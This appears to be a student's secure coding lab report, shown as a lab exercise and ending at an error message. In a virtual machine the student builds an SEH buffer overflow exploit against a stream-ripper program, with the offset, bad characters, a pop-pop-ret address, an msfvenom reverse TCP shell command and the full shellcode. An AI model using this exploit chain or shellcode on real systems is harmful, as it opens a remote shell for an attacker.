


# SECURE CODING LAB


TOPIC : Working with memory vulnerabilities


RISHAB BANTHIA 18BCN7076

Opened the windows 7 on virtual machine and downloaded the vuln file and extracted it




Also downloaded the python 2.7 to run the exploit.py file to generate the payload





Now installed the vuln\_program\_stream



The generated payload from the exploit.py is

IE11 - Win7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

exploit.py - Notepad

File Edit Format View Help

```
import struct
```

```
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
```

```
OFFSET = 214|
```

```
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
```

```
Log data, item 23
```

```
Address=01015AF4
```


```
Message= 0x01015af4 : pop ecx # pop ebp # ret 0x04 | {PAGE_EXECUTE_READWRITE} [Netw
```

```
pop_pop_ret = struct.pack("<i", 0x01015af4)
```


```
short_jump = '\xEB\x06\x90\x90'
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shel
```

```
shellcode = ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"
shellcode += "\x15\xe1\xfd\xcd\x34\x61\xfc\x01\x96\x58\xcf"
shellcode += "\x57\xd7\x9d\x32\x95\x85\x76\x38\x08\x39\xf2"
shellcode += "\x74\x91\xb2\x48\x98\x91\x27\x18\x9b\xb0\xf6"
shellcode += "\x12\xc2\x12\xf9\xf7\x7e\x1b\xe1\x14\xba\xd5"
shellcode += "\x9a\xef\x30\xe4\x4a\x3e\xb8\x4b\xb3\x8e\x4b"
shellcode += "\x95\xf4\x29\xb4\xe0\x0c\x4a\x49\xf3\xcb\x30"
shellcode += "\x95\x76\xcf\x93\x5e\x20\x2b\x25\xb2\xb7\xb8"
shellcode += "\x29\x7f\xb3\xe6\x2d\x7e\x10\x9d\x4a\x0b\x97"
shellcode += "\x71\xdb\x4f\xbc\x55\x87\x14\xdd\xcc\x6d\xfa"
shellcode += "\xe2\x0e\xce\xa3\x46\x45\xe3\xb0\xfa\x04\x6c"
shellcode += "\x74\x37\xb6\x6c\x12\x40\xc5\x5e\xbd\xfa\x41"
shellcode += "\xd3\x36\x25\x96\x14\x6d\x91\x08\xeb\x8e\xe2"
shellcode += "\x01\x28\xda\xb2\x39\x99\x63\x59\xb9\x26\xb6"
shellcode += "\xce\xe9\x88\x69\xaf\x59\x69\xda\x47\xb3\x66"
shellcode += "\x05\x77\xbc\xac\x2e\x12\x47\x27\x91\x4b\x54"
shellcode += "\x36\x79\x8e\x5a\x39\xc1\x07\xbc\x53\x25\x4e"
shellcode += "\x17\xcc\xdc\xcb\xe3\x6d\x20\xc6\x8e\xae\xaa"
shellcode += "\xe5\x6f\x60\x5b\x83\x63\x15\xab\xde\xd9\xb0"
shellcode += "\xb4\xf4\x75\x5e\x26\x93\x85\x29\x5b\x0c\xd2"
shellcode += "\x7e\xad\x45\xb6\x92\x94\xff\xa4\x6e\x40\xc7"
```



Added the payload in stream ripper



After running this, an error message appeared

